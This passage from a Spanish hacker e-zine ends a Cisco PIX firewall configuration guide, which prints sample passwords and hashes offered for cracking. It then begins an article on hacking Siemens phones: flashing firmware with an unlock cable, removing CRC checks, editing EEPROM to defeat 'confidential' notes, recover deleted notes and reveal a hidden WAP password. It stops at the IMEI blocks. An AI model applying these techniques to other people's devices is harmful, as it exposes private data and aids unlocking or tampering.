Se puede decir que esta ultima forma es un poco mas segura, pero tambien solo la vamos a usar cuando tengamos que hacer muchos cambios. Imaginen que hacer un "copy + paste" de 2000 ACLs porque queriamos modificar solo una, no es muy agradable.

Para cargar solo una ACL, primero usamos "sh access-list" para ver el orden de las reglas, y luego la cargamos en la posicion que deseamos indicando la "line".

```
Arcadia(config)# sh access-list ACLDMZ
access-list ACLDMZ line 1 deny ip host 192.168.1.10 10.0.0.0 255.255.255.0
(hitcnt=0)
access-list ACLDMZ line 2 permit tcp host 192.168.1.10 any eq 21 (hitcnt=10)
access-list ACLDMZ line 3 permit tcp host 192.168.1.10 any eq 80 (hitcnt=233)
access-list ACLDMZ line 4 permit tcp host 192.168.1.10 any eq 443 (hitcnt=53)
access-list ACLDMZ line 5 deny ip any any (hitcnt=4567)
```

Ahora cargamos la ACL indicando la linea:

```
Arcadia(config)# access-list ACLDMZ line 4 permit tcp host 192.168.1.10
any eq 8080
```

y volvemos a visualizarlas:

```
Arcadia(config)# sh access-list ACLDMZ
access-list ACLDMZ line 1 deny ip host 192.168.1.10 10.0.0.0 255.255.255.0
(hitcnt=0)
access-list ACLDMZ line 2 permit tcp host 192.168.1.10 any eq 21 (hitcnt=10)
access-list ACLDMZ line 3 permit tcp host 192.168.1.10 any eq 80 (hitcnt=233)
access-list ACLDMZ line 4 permit tcp host 192.168.1.10 any eq 8080 (hitcnt=0)
access-list ACLDMZ line 5 permit tcp host 192.168.1.10 any eq 443 (hitcnt=53)
access-list ACLDMZ line 6 deny ip any any (hitcnt=4567)
```

Como veran, pusimos la ACL en el lugar donde queriamos y desplazamos todas las demas un lugar hacia abajo. Tambien habran visto que al usar el comando "show access-list" podemos ver la cantidad de paquetes que matchearon con esa regla.

La ultima ACL, que deniega todo el trafico y todos los puertos, no hace falta declararla ya que la politica por default del PIX es denegar todo. Pero se acostumbra hacerlo para saber cuantos paquetes han sido denegados.

--[ 8 - Restringiendo el acceso

### 8.1. Logueandonos al PIX

Empezemos por restringir quienes tienen permitido ingresar al PIX. Esto podemos hacerlo con el comando "ssh" indicando cual es la direccion IP. Tambien podemos usar Telnet para ingresar al PIX, pero seguramente prefieren SSH.

```
Arcadia(config)# ssh 10.1.1.1 255.255.255.0 inside
```

Ahora solamente desde la IP 10.1.1.1 a traves de la interface inside, se podra acceder a la administracion del PIX usando SSH.

Pero antes de poder loguearnos, debemos generar las llaves de RSA que usaremos en las sesiones encriptadas de SSH. Para ello sigamos los siguientes pasos:

```
Arcadia(config)# ca zeroize rsa
Arcadia(config)# ca save all
Arcadia(config)# domain-name getrewted.com.ar
Arcadia(config)# ca generate rsa key 1024
For <key_modulus_size> >= 1024, key generation could
  take up to several minutes. Please wait.
Keypair generation process begin.
.Success.
Arcadia(config)# ca save all
```

En el primer paso borramos las llaves, esto es recomendable siempre que vayamos a generar nuevas llaves, en el segundo paso las guardamos, en el tercer paso configuramos el dominio, en el cuarto paso generamos las llaves y en el quinto las guardamos definitivamente.

Podemos ver la llave generada con el comando "show ca mypubkey rsa". Tengan en cuenta que si cambian el hostname o dominio del PIX, deberan generar las llaves nuevamente.

```
root@warsteiner:~# ssh 10.0.0.1 -l pix
pix@10.0.0.1's password:
Type help or '?' for a list of available commands.
Arcadia>
Arcadia> en
Password: *****
Arcadia#
```

Por default, siempre que nos logueemos al PIX, usaremos el usuario "pix" y el password que pusimos con el comando "password".

### 8.2. Privilegios de los usuarios

Los privilegios de los usuarios van del nivel 1 al 15. El nivel 1 es el mas basico, y lo tenemos cuando recién nos logueamos al PIX, y el nivel 15 es el mas elevado, y lo tenemos usando el comando enable sin ningun parametro.

Con el comando "sh curpriv" podemos ver que nivel de privilegio tenemos:

```
Arcadia> sh curpriv
Current privilege level : 1
Current Mode/s : P_UNPR
Arcadia> en
Password: *****
Arcadia# sh curpriv
Current privilege level : 15
Current Mode/s : P_PRIV
```

Algo que seguramente van a querer hacer, es personalizar el acceso de cada

usuario y el nivel de privilegio que cada uno tiene. Para ello vamos a usar el comando "username":

```
Arcadia(config)# username ca0s password ma10r privilege 15
Arcadia(config)# username polos password notanma10r privilege 10
Arcadia(config)# username qqmelo password notanma10r privilege 10
Arcadia(config)# username power password notanma10r privilege 10
Arcadia(config)# username shiff password notanma10r privilege 10
```

Como vemos, creamos el usuario "ca0s" con el password "ma10r" y privilegios de nivel 15, y los usuarios polos, qqmelo, power y shiff con el password "notanma10r" y privilegios de nivel 10.

De esta forma le damos permiso al usuario "ca0s" para que tenga control total en el PIX, y a los demas usuarios les vamos a restringir el acceso a los comandos que pueden utilizar. Esto es util cuando hay varios administradores y no queremos que vayan a cometer un error en nuestro firewall, uno nunca sabe.

Por ejemplo, si queremos que los demas usuarios unicamente puedan configurar ACLs, podemos usar el comando "privilege" para ello:

```
Arcadia(config)# privilege configure level 10 mode enable command configure
Arcadia(config)# privilege level 10 command access-list
```

Como el comando "access-list" tambien trabaja en modo de configuracion, primero permitimos al nivel 10 que pueda utilizar el comando "configure". Luego dejamos que el comando "access-list" pueda ser usado con cualquiera de sus opciones, aunque tambien podriamos haber permitido solo un "show access-list".

Ahora para que todo lo que hemos hecho tome efecto, nos faltan los siguientes comandos:

```
Arcadia(config)# aaa authentication enable console LOCAL
Arcadia(config)# aaa authorization command LOCAL
```

Con el primer comando, estamos diciendo que para ingresar a modo privilegiado, no importa que nivel, nos vamos a autenticar con la base de datos local. Con el segundo comando, decimos que vamos a controlar las acciones permitidas.

Veamos como quedo todo:

```
root@warsteiner:~# ssh 10.0.0.1 -lpix
pix@10.0.0.1's password:
Type help or '?' for a list of available commands.
Arcadia> sh cu
Current privilege level : 1
Current Mode/s : P_UNPR
Arcadia> en
Username: ca0s
Password: *****
Arcadia# sh cu
Current privilege level : 15
Current Mode/s : P_PRIV
Arcadia# wr mem
Building configuration...
Cryptochecksum: f255b4a1 b513bc4e 2db32f44 a3a2a310
[OK]
Arcadia# dis
Arcadia> en
Username: polos
Password: *****
Arcadia# sh cu
Current privilege level : 10
Current Mode/s : P_PRIV
Arcadia# wr mem
Command authorization failed
Arcadia# conf t
Arcadia(config)# access-list ACLIN permit ip any any
Arcadia(config)# access-group ACLIN in interface inside
Command authorization failed
Arcadia(config)# q
Arcadia# q
```

Logoff

Como habiamos comentado al principio de este texto, Cisco recomienda utilizar la base de datos local para la autentificacion de los usuarios. De esta forma nos aseguramos que los passwords no sean facilmente crackeables.

Por si alguno tiene tiempo y un buen procesador:

```
Arcadia(config)# password ma10r
Arcadia(config)# sh password
passwd yyIpxPidJnOU0ArL encrypted
Arcadia(config)# username ca0s password ma10r privilege 15
Arcadia(config)# sh username | grep ca0s
username ca0s password tvd7CJ8b/mdmQssb encrypted privilege 15
```

--[ 9 - Configurando el Syslog

Algo fundamental en un firewall es el logging, y en este aspecto el PIX es muy superior a otros. No solo nos servira para analizar los ataques e nuestra red, sino que es una herramienta fundamental para el troubleshooting.

Lo ideal es configurar la salida de los mensajes del PIX a un servidor Syslog de Linux o Unix. Si no tienen otra opcion que usar windows, el Kiwi Syslog es aceptable. [Ref. 3]

Veamos una configuracion estandar:

```
Arcadia(config)# logging on
Arcadia(config)# logging trap debugging
Arcadia(config)# logging facility 22
Arcadia(config)# logging host inside 10.1.1.1
```

En el primer paso activamos el logging en el PIX. En el segundo paso indicamos cual sera el nivel de logging. Los niveles son emergencias, alerts, critical, errors, warnings, notifications, informational y debugging, este ultimo loguea absolutamente todo y es lo recomendable si no tenemos problemas de espacio en disco. En el tercer paso configuramos la facility que vamos a usar, esto nos servira cuando queramos diferenciar los mensajes de varios dispositivos logueando al mismo syslog. Hay ocho facilities, que van del LOCAL0(16) al LOCAL7(23). En el cuarto paso, le decimos al PIX a que host enviar los mensajes y a traves de que interface encontrarlo.

Ahora veamos algunos ejemplos de los mensajes que arroja un PIX:

```
Sep 30 00:02:36 10.0.0.1 %PIX-6-302013: Built outbound TCP connection
1109725 for outside:65.108.147.27/80 (65.108.147.27/80) to
inside:10.1.1.1/50865 (200.0.0.20/50865)
```

```
Sep 24 00:02:37 10.0.0.1 %PIX-6-302014: Teardown TCP connection 1109725 for
outside:65.108.147.27/80 to inside:10.1.1.1/50865 duration 0:00:01 bytes
579 TCP FINs
```

Todos los mensajes estan compuestos por la fecha, hora, direccion IP de la interface del PIX por la que fueron enviados, nivel de logging (6), y el codigo del mensaje (302013 o 302014). Con este ultimo codigo, se puede encontrar una descripcion del significado del mensaje en la documentacion de Cisco. [Ref. 4]

Una conexion normal se compone de estos dos mensajes, un Built y un Teardown. En el Built vemos la direccion "outbound" o "inbound", el protocolo, el numero de conexion (el Teardown tendra el mismo numero), la interface e IP (real y nateada) de origen, y la interface e IP (real y nateada) de destino.

Habran notado el "for outside:65.108.147.27/80 to inside:10.1.1.1/50865", y les parecera que esta al reves, pues si lo esta, este es un peque~o bug para el que deberan tener en cuenta la direccion de la conexion, "inbound" o "outbound", y los niveles de seguridad de las interfaces. Recuerden que de una interfaz de mayor seguridad hacia otra de menor seguridad, siempre seran conexiones "outbound", y de una interfaz de menor seguridad hacia otra de mayor seguridad, siempre seran conexiones "inbound".

Hay cientos de mensajes diferentes, y seguramente compartiran lo interesante que es analizarlos, pero como nos llevaria mucho tiempo, a continuacion encontraran algunos para vean la variedad.

```
Sep 24 00:03:12 10.0.0.1 %PIX-4-106023: Deny tcp src outside:65.108.147.27/2030
```

```
dst dmz:200.0.0.25/23 by access-group "acl-outside"
Sep 24 00:03:30 10.0.0.1 %PIX-5-304001: 10.0.0.1 Accessed URL 65.108.147.27:/
Sep 24 00:03:36 10.0.0.1 %PIX-6-305011: Built dynamic TCP translation from
inside:10.0.0.1/1256 to outside:200.0.0.20/4323
Sep 24 00:04:31 10.0.0.1 %PIX-2-106016: Deny IP spoof from (127.0.0.1) to
200.0.0.23 on interface outside
Sep 24 00:04:33 10.0.0.1 %PIX-2-109011: Authen Session Start: user 'ca0s',
sid 61
Sep 24 00:04:43 10.0.0.1 %PIX-3-305005: No translation group found for tcp src
dmz:192.168.12.10/48231 dst inside:10.0.0.22/80
Sep 24 00:04:53 10.0.0.1 %PIX-3-106011: Deny inbound (No xlate) udp src
inside:192.168.13.3/138 dst inside:192.168.13.255/138
Sep 24 00:05:23 10.0.0.1 %PIX-6-110001: No route to 10.50.1.25 from 10.0.0.1
```

--[ 10 - Todo lo no cubierto

Hay muchas cosas no mencionadas en este artículo que deberían conocer, por lo que tratare de darles una breve descripción de algunos temas.

Anteriormente les mencione la versatilidad de PIX para trabajar con VPN's, esto realmente es así, y en especial para road warriors con los Cisco VPN Clients. El problema surge cuando queremos restringir diferentes tipos de accesos, donde la mejor solución termina siendo que otro dispositivo termine las VPN's en una DMZ, y los accesos sean controlados con access lists.

Como sabrán, hay muchos protocolos que abren puertos dinámicamente o reciben conexiones desde el servidor. El ejemplo más común es el del FTP, donde en modo activo la conexión para el canal de datos es iniciada desde el servidor hacia el cliente, por ello es que en redes con firewall's se aconseja usar el modo pasivo, donde las conexiones salen del cliente hacia el servidor. Para resolver este tipo de problemas existen los comandos "fixup", que entienden este tipo de conexiones y las manejan de manera transparente para nosotros. Para otros protocolos como el HTTP o el SMTP, los comandos "fixup" verifican que el tráfico recibido se ajuste a sus respectivos RFC's.

Algo que hace mucho se le reclamaba a Cisco y finalmente lo encontramos en la última versión del FOS, es la posibilidad de utilizar VLAN's. Lo cual nos será muy útil, pero nos encontraremos con algunas limitaciones. El número de VLAN's que se pueden configurar por PIX varía entre 3 y 12 dependiendo del modelo y licencia que tengamos. También la performance y el throughput puede ser un problema si configuramos varias VLAN's en la misma interfaz física. Por esta razón deberemos hacer una evaluación del ancho de banda antes de utilizarlas.

También debería mencionar el PDM "PIX Device Manager", que es la interfaz gráfica vía web para administrar el PIX. En mi opinión otro fallido intento de copiar la interfaz gráfica del Firewall-1 de CheckPoint. Sinceramente no se quien querría utilizar el PDM teniendo una poderosa línea de comandos.

Desde una perspectiva de opciones de seguridad, no podemos decir que el PIX posea la plataforma más flexible de firewall. Pero con cada versión mejora a grandes pasos y su fuerte sigue siendo soluciones que requieren gran velocidad de proceso. Se comenta que la versión 7.0 del FOS ya está en Beta, y viene con varias novedades y por supuesto bugs corregidos.

--[ 11 - Referencias

Ref. 1 : <http://ccie.pl/articles/frankenpix.html>

Ref. 2 : <http://sigsauer.wiretapped.net/routermonkey/>

Ref. 3 : <http://www.kiwisyslog.com>

Ref. 4 : <http://www.cisco.com>

---

```
          ||      ||
         ||      ||
        ||      ||
       ||      ||
      ||      ||
     ||      ||
    ||      ||
   ||      ||
  ||      ||
 ..:|||||:..:|||||:..
  c i s c o S y s t e m s
 P r i v a t e I n t e r n e t e x c h a n g e
```

---

\*EOF\*

-[ 0x0E ]-----  
-[ El apasionante mundo de los móviles ]-----  
-[ by FCA00000 ]-----SET-30--

Bienvenido a un nuevo capítulo de "El apasionante mundo de los móviles".

#### PRESENTACION \*\*\*\*\*

En episodios anteriores hemos visto cosas que están alrededor del móvil: comandos AT, SMS, SIM Toolkit, ficheros en el SIM, simulación de teclas, ... Ahora voy a ver algo que me permite cambiar el funcionamiento interno del móvil. Como casi todos los cacharros modernos con un mínimo de funcionalidad, el corazón del móvil es un chip con acceso a una memoria y a unos dispositivos. Los periféricos con los que se comunica el chip son:

- radio
- teclado
- pantalla
- iluminación
- altavoz
- micrófono
- infrarrojos
- puerto serie
- cámara
- batería
- memoria extraíble

Esto lo cuento para que veas que es un dispositivo realmente potente, y todo está integrado en un espacio realmente pequeño.

Piensa simplemente en lo que ocuparía (y lo que costaría) instalar todos estos dispositivos en un ordenador. Claro que en este caso son más grandes y tienen mayores capacidades.

Lo que quiero decir es que si intentas hacer un emulador de un móvil para un ordenador de sobremesa, posiblemente llevaría mucho trabajo.

En realidad no es un dispositivo tan pequeño. En el caso de mi Siemens C45i, contiene un microprocesador C166 de 16 bits, con memoria interna de 4Kb, y memoria flash externa de 4 Mg, además de otra memoria de 1 Mg. Ahora recuerda los tiempos del Spectrum, que tenían 8 bits, 16 Kb de ROM, y 48 Kb de RAM. Y era (es) una máquina realmente magnífica, con juegos extraordinarios.

El micro funciona a una velocidad de 25MHz, tiene 76 líneas de entrada/salida, 16 canales de captura de datos, convertidor A/D, unidades de multiplicación, bus externo, 58 modos de interrupción basado en niveles y permisos, 5 timers, puerto serie incorporado, con arquitectura parcialmente RISC y CISC. Todo ello, con un consumo mínimo de batería y en un espacio reducido.

Los fabricantes de móviles entienden que los programas que ellos hacen también pueden tener fallos, así que dejan abierta la posibilidad de cargar nuevas versiones del software.

#### ACTUALIZACION \*\*\*\*\*

La página web de Siemens contiene actualizaciones para los diversos modelos. Para el modelo S45, la última versión oficial es v21, aunque yo creo que solo existen v5, v16, v18, y v21.

Pero lo interesante es que existe un método para modificar el programa incluido. En cierto modo, es una actualización del Sistema Operativo.

Para ello hay que conectar el móvil con un ordenador mediante un cable serie, que viene incluido con el teléfono.

Mirando con un sniffer de puerto los comandos que se intercambian, veo que usa AT+SQWE=1, lo que significa que pasa a un modo especial llamado BFB. Este mismo protocolo se usa para meter archivos en la memoria FLEXMEM, por ejemplo juegos en WML (no java) o notas de voz.

Simplemente que para en este caso los comandos son más potentes.

Para acceder a la actualización del SO, se pasa a un modo llamado bootstrap. Básicamente, se semi-apaga el móvil. Luego se envía un programa pequeño desde el ordenador hacia el móvil, y ese programa se ejecuta.

Cuando digo semi-apagar me refiero a que los dispositivos electrónicos nunca se apagan del todo. Simplemente entran en un modo de ahorro de batería.

Cuando reciben un señal, se vuelven a poner en marcha. Esta señal viene generada por hardware. Puede ser la pulsación de la tecla de encendido, o un impulso mandado a través de algún cable.

Esto explica por qué cuando conecto el cargador de batería, el móvil es capaz de mostrar un dibujo con una pila.

Para que el bootstrap se pueda enviar, el móvil debe enviar una señal indicando que está listo para recibir. Esta señal va por el pin 4 del cable. Pero el cable de datos original tiene cortado ese pin, así que hace falta un cable especial. Cualquiera persona que desee liberar un móvil debe tener ese cable, y un programa que altera la EPROM, eliminando una rutina de chequeo. Existen múltiples programas de estos, y hacer el cable no es complicado de construir si se tienen unos mínimos conocimientos de soldadura. También es posible comprarlo, claro.

El cable no es el mismo para todos los móviles. Por ejemplo, en los modelos S65, la señal va por el pin 2.

Por una casualidad del destino, probé mi cable de datos del S45 con el modelo C35, y funciona. No sé si es porque el cable sirve, o porque el teléfono ya estaba parcheado.

Para los atrevidos, el cable original solo necesita ser modificado para que dé la señal de alimentación por el pin 4. El cargador de batería incluye esta señal por el pin 3, así que si conectas el pin 1 (masa) del cargador con el pin 1 del cable de datos, y el pin 3 del cargador con el pin 4 del cable de datos, ya te has hecho tu propio cable.

Al menos a mí me funciona con el modelo S45. Y no, no me hago responsable de lo que puede pasar si haces la prueba y lo conectas mal.

Existe una técnica para usar el cable por primera vez, parchear el móvil, y luego no hace falta más el cable. Pero esto lo explicaré más tarde.

Así que las herramientas hardware necesarios son un ordenador con puerto serie, un cable de S45, un teléfono C35 o similar.

Las herramientas software son Windows (algunos de los programas sólo funcionan en este SO), y los programas:

Siemens Flashing Tools (zSiemenz), por RizaPN, para volcar y grabar la EPROM  
v\_klay, hecho por ValeraVi, para meter un parche  
Smelter, hecho por avkiev, para investigar lo que hay en un archivo EPROM  
SPC2, hecho por ACiD [mrp], para modificar los dibujos  
sfe, por RizaPN, para desensamblar y trazar un archivo EPROM, y hacer parches  
Siemens EEPROM tool, por Skylord, para ver lo que hay en un archivo EPROM  
AT Debugger, por BoBa!, para ver lo que pasa por la memoria.  
Siemens Debugger, por ACiD y Single, para monitorear programas en tiempo real  
Keil uVision C166, por la compañía Keil Software, debuggea programas y compila  
Documentación del C166, de la compañía Infineon

No es mi criterio habitual mencionar autores, programas, o direcciones web, pero en ese caso hago una excepción porque realmente esta gente se lo ha trabajado, y después de tratar con ellos me doy cuenta de que valen mucho. Además me caen bien.

La mayoría de estos programas se pueden encontrar en [www.gsm-dev.com](http://www.gsm-dev.com) o en [www.gsm-multifund.de/board](http://www.gsm-multifund.de/board)

Dado que Siemens es una empresa alemana, no es de extrañar que la mayoría de la documentación, los foros, y los programas, estén escritos en esta lengua. Aber du sprichst deutsch, oder?

Tampoco es raro encontrar documentación en ruso, sobre todo en las webs de ValeraVi y BoBa! aunque lo básico está ya traducido al inglés.

También hay otros muchos programas que incluyen código fuente y te pueden servir para meterte en este mundillo:

Siemens Service Mode (flash\_2.1.tar.gz), por wilder.

sources.rar, por RizaPN

x35\_patch, por BoBa!

Todos los fuentes de los parches, disponibles en [www.gsm-dev.com](http://www.gsm-dev.com)

También puedes pedirles a los autores que te pasen el código fuente de sus programas. A mí nunca me pusieron impedimentos.

Recientemente he descubierto que hay una página web en español en [cs.comunidad-siemens.com](http://cs.comunidad-siemens.com)

A mí me parece que el nivel es bueno, y hay alguna gente adaptando y desarrollando parches, sobre todo para los nuevos modelos.

A ver si después de leer este artículo te pica el gusanillo y te unes también a la comunidad.

PRIMEROS PASOS

\*\*\*\*\*

Bueno, pues el primer paso es ver que la cosa funciona. Conecto el cable al ordenador y al móvil, inicio 'Siemens Flashing Tools', y cuando me indica que apague el teléfono, y pulse el botón de encendido brevemente, lo hago, y el programa indica que todo va bien. Selecciono el menú de 'Read Flash', y en menos de 10 minutos obtengo un fichero con la memoria de mi móvil.

Hay muchas páginas dedicadas a explicar la diferencia entre el cable original y el cable especial para desbloquear, así que solo repetiré lo que todas dicen: el cable original no sirve. (Claro que todavía no me explico porque el cable del S45 sirve para el C35) Si tienes interés -y asumo que lees este artículo porque lo tienes- no te será difícil contactar con algunas de las muchas empresas que fabrican el cable especial. Y en eBay puedes encontrar Siemens muy baratos.

El archivo con la memoria, también conocido como Flash, EEPROM, o FuBu, es conveniente guardarlo en un lugar seguro. Así puedo volver a meterlo en el móvil si algo falla.

Cuando se enciende el móvil, hay una rutina que verifica que la memoria no ha sido corrompida. Se toman todos los bytes, y se calcula un checksum. Por eso uno de los primeros pasos es eliminar esta verificación, para poder meter mis programas y modificaciones tranquilamente.

Los teléfonos x35 contienen un único chequeo CRC  
Los teléfonos x45, x50 contienen dos chequeos CRC  
Los modelos x55 y x60 no contienen chequeo.

Para hacerte tu propio parche, puedes usar el programa CRC Patcher  
<http://www.gsmdev.de/page/index.php?c=viewprojektinfo&id=20>

Además, en mi caso el teléfono C35 tiene la versión v5, que es bastante antigua y contiene fallos. Decido meter la v18, también porque la mayoría de los parches están desarrollados para esta versión.

Esto es un paso importante: los parches oficiales de Siemens ocupan posiciones de memoria totalmente diferentes según la versión; si la rutina de enviar mensajes en la versión v5 empieza en la dirección D01234, puede que empiece en la C43210 en la versión v18.

Puede que algunos parches incluyen las modificaciones para hacerlo funcionar en otras versiones, pero no es lo normal.

Yo he decidido no usar la versión v24 o v25 porque parece que contienen nuevos fallos, y los parches no están desarrollados para estas versiones.

Aunque no todos los modelos de Siemens contienen la misma funcionalidad, hay parches que se han desarrollado para un modelo, y luego alguien los adapta a otros modelos, siempre que sea posible. Por ejemplo, BoBa!, ZZToP y bEGEM0t se han encargado de pasar al C35 muchos de los parches que RizaPN o ACiD[mrp] han hecho para el SL45i. Gran trabajo, por otra parte.

Como iba diciendo, ya que tengo una copia de la Flash, lo siguiente que hay que hacer es una copia de la EEPROM.

Esta otra zona de la memoria contiene datos que se pueden modificar sin problemas, siempre que se tenga cuidado.

Me explico: la Flash contiene el programa, teóricamente inalterable, mientras que la EEPROM contiene datos que deben ser almacenados de manera permanente, aunque se pueden cambiar, pero no se deben perder.

Notar que la EEPROM no contiene los datos que están en el SIM. Por ejemplo, la EEPROM almacena la puntuación que has conseguido en el juego del buscaminas. También guarda el nivel de volumen para el altavoz, el libro de direcciones del teléfono, el bloc de notas, o la clave para el navegador de internet.

La EEPROM se compone de unos cuantos ficheros, dependiendo del modelo de móvil hay más o menos ficheros, y todos los modelos coinciden en usar los mismos indicadores.

Por ejemplo, el fichero 5012 del C35i contiene el nivel de batería, mientras que 5076 contiene el mensaje de saludo que aparece al encender el móvil.

Este fichero 5012 es especial y también hay que guardarlo, ya que contiene información tal como la carga de la batería, y la configuración de los parámetros de fábrica por defecto.

Para leer la EEPROM, no es necesario el cable especial; vale con el cable original. Así que puedo leer mi SiemensS45 o el C35.

Uso el S45 porque contiene más datos.

Si tienes archivos Flash de otros modelos también se pueden investigar.

Arranco el Siemens Debugger, y en el botón de 'Setup' uso el puerto COM1. Pulso el botón 'Start Service Mode', y al cabo de un momento me dice que el BFB no se ha abierto. Esto quiere decir que no tengo acceso a toda la funcionalidad del programa, pero puedo hacer bastantes cosas.

#### EEPROM

\*\*\*\*\*

En la ventana de EEPROM, pulso 'existing only' y tras un momento la lista 'Block name' contiene varios valores. Elijo 'Notes Function 10', que es el bloque 5179, y veo que aparecen un montón de caracteres, correspondiente al menú del móvil 4-3-5: Notes.

A partir de la posición 0C, y en las posiciones pares (0C, 0E, 10, 12, ...) aparece el texto "Hola", que es justamente lo que yo tengo almacenado en la primera entrada del bloc de notas. En la parte hexadecimal veo que el carácter es 48, tal como corresponde a la letra 'H'. Es curioso que la primera nota esté en el bloque 10. Posteriores pruebas revelan que la nota segunda está en el bloque 9, y así sucesivamente. Armado de valor, hago doble-click sobre la celda 00000C, y escribo '4C'. Entonces aparece el botón 'Save block', indicando que he hecho una modificación y puedo guardarla. Tras pulsar este botón me aparece un mensaje diciendo que se han escrito 112 bytes en el bloque EEPROM 5179. Miro el móvil, y la nota aparece ahora como "Lola", ya que 4C corresponde a la letra 'L'.

Antes de que se me echen al cuello todos aquellos que comprenden la codificación ASCII, notar que este es un gran descubrimiento: el teléfono usa la tabla ASCII. También podría usar la EBCDIC, o cualquiera otra que Siemens se haya inventado. No creas que todos los microprocesadores trabajan en ASCII; esto es sólo una convención.

Desde el teléfono, es posible marcar esa nota como confidencial. En este caso se pide el código del móvil para protegerla. Cuando apago el teléfono y lo vuelvo a encender, al intentar leer la nota me pide este código.

Notar que el móvil lo tengo puesto para que no pida el código cuando lo enciendo: por eso me lo pide ahora al intentar leer la nota.

Desde el Siemens Debugger, miro de nuevo el bloque 5179, y veo que la nota original sigue allí! Sólo han cambiado algunos bytes antes de la dirección C0. O sea, que no lo ha cifrado. Esto quiere decir que cualquiera puede coger el móvil de otro, y leer las notas -teóricamente confidenciales- del usuario original usando Siemens Debugger. No muy confidencial, diría yo.

La nota original 'sin cifrar' tiene los bytes:

00 00 10 0A 36 FF D4 07 08 1D 04 00 y luego el texto de la nota.

La nota confidencial tiene los bytes:

01 00 10 13 14 FF D4 07 08 1D 04 00 y luego la nota.

Así que si cambio los bytes desde el 0 hasta el 5 para que sean como el caso inicial, la nota pasa a ser no-confidencial.

Es más: simplemente cambiando el primer byte de 01 a 00, la nota es no-confidencial. No sé el significado de los otros bytes, pero no parecen servir para nada en este caso.

Probando con otros valores veo que 00 significa no-confidencial, y cualquier otro dato significa confidencial.

Estarás contento, no? Ya he hecho el primer crack.

Borro la nota desde el teléfono, y al mirar el bloque 5179, veo que todavía está allí! Los primeros bytes han cambiado, pero los datos siguen allí. Así que tampoco hay mucha seguridad en este apartado. Cualquiera puede leer una nota antigua, por más que se haya borrado.

El bloque este ocupa 112 bytes. No es mucho, pero suficiente para guardar notas de 50 letras, pues cada letra ocupa 2 bytes. La cabecera ocupa otros 12 bytes. Pero también es un sitio ideal para guardar un programa pequeño. A veces la memoria Flash no es el mejor sitio para escribir un mini-parche, pero en 100 bytes se pueden escribir grandes cosas en ensamblador. Luego veré esto con más detalle.

En artículos anteriores me quejaba de que, aunque puedo leer muchos de los parámetros del móvil mediante comandos AT, es imposible leer las notas. Bien, ya es posible hacerlo gracias a ACiD[mrp] y Siemens Debugger. También os había enseñado a escribirlas usando el comando de simulación de teclas AT+CKPD, pero he encontrado otro método mejor.

Ya veré si soy capaz de automatizar esta tarea.

MAS EEPROM

\*\*\*\*\*

Otro bloque fácil de interpretar es 5166: Alarm Clock

El fichero ocupa 6 bytes, y en mi caso vale

08 20 00 1F F1 FF

Mirando el móvil, yo tengo puesto que suene a las 08:32 de lunes a viernes.

La hora 08:32 se escribe en hexadecimal como 08 20.

El dato 1F F1 se escribe en binario 00011111 11110001

Haciendo que no suene el martes, tengo

08 20 00 1D F1 FF, donde el dato 1D F1 se escribe en binario 00011101 11110001

Haciendo que no suene el miércoles, tengo

08 20 00 1B F1 FF, donde el dato 1B F1 se escribe en binario 00011011 11110001

O sea, que los días de la semana se marcan en bits desde atrás hacia adelante.

Todos los días es 7F F1, mientras que 'ningún día' se escribe 00 F0.

El último bit de byte 04 indica si la alarma está activa o no.

Así, ya es fácil hacer un programa que sincronice la alarma del ordenador con la del móvil.

Hay muchos ficheros interesantes, y entre ellos ha captado mi atención el 5086:

'\* WAP Profile 1b (CSD Dialup) \*'

Esta es la explicación preliminar: en un teléfono con WAP, primero se inicia una llamada a un servidor telefónico; algo así como un modem que siempre está escuchando. Cuando uno se da de alta en este servicio, el operador de red manda un SMS para configurar el teléfono, y decirle algunos parámetros, por ejemplo el número de teléfono que tiene que marcar, el nombre de usuario, y la clave.

Esto en el caso de una llamada a través de la red 2G, mediante un CSD.

Cuando el teléfono es GPRS estos datos se amplían a un servidor web llamado APN.

Para la conexión WAP, otros de los parámetros son el

servidor WAP primario, y el puerto.

Todos estos datos se guardan en la EEPROM, y, si bien se pueden ver desde

el propio teléfono, el dato de la clave está oculto.

Pero seguro que está en alguna parte de la memoria.

Así que con ayuda del 'Siemens Flashing Tools' hago una copia de la EEPROM.

Luego desde el móvil voy y cambio el perfil CSD, y sustituyo la

clave, poniendo '2222' en vez de 'xxxxxxxx'.

Hago otra copia de la EEPROM, y las comparo.

Es posible sacar cada uno de los ficheros independientemente; así resulta más fácil ver lo que ha cambiado.

Los bytes que han cambiado pertenecen al fichero 5086, como ya intuía.

La nueva clave '2222' aparece en la posición 0x36 (esto es, 54 en

decimal), sin cifrar ni nada.

Para saber la clave inicial, no tengo más que usar un editor hexadecimal, abrir

el archivo original 5086, y mirar a partir del byte 54. En el caso de mi

operador, la clave resulta ser 'wap'.

Para el caso de Telefónica, el nombre de usuario es MOVISTAR, y también la

clave es MOVISTAR. Esto no es ningún secreto.

Y esto es el segundo hack del día.

Otro caso: empiezo una partida al juego 'Balloon Shooter', y hago 130 puntos.

Guardo toda la EEPROM.

Borro el record, y guardo la EEPROM de nuevo.

Comparo los archivos, y difieren en

000087D9: FF 7D

O sea: ahora marca FF, pero con 130 puntos marca 7D.

El valor 7D es 125, y  $255-125=130$ .

Así que el dato se guarda en negativo.

La posición global 87D9 tiene unos bytes antes, con el texto 'Championship', que coincide con el archivo 'Games 1', en el bloque 5180. El bloque mide 250 bytes.

Así que supongo que el record se guarda en el siguiente bloque 5181: 'Games 2'.

En efecto, el primer byte es 7D. Nada más fácil que cambiar los primeros

bytes a '9F' y '15' para tener 60000 puntos.

Lo explico otra vez, porque es otro dato que no hay que olvidar:

No sólo se guarda en complemento a 2, sino que el byte menos significativo

va primero, como corresponde a una arquitectura little-indian

de 16 bits:  $65535-60000=5535$ , que se escribe '0x159F' en hexadecimal.

Alterando el orden de los bytes, queda '9F 15', como he dicho antes.

Esto es el tercer hack.

Cuando se modifica uno de los bloques, no se sobre-escriben los datos, sino que

se crea un nuevo bloque, y el anterior se invalida. Por eso la memoria EEPROM necesita ser más grande que toda la suma de los tamaños de los archivos.

#### IMEI EN LA EEPROM \*\*\*\*\*

Hay unos ficheros en la EEPROM que contienen información sobre el IMEI:

5009=IMEI Block 00  
0076=IMEI Block 01  
5008=IMEI Block 02  
5077=IMEI Block 03

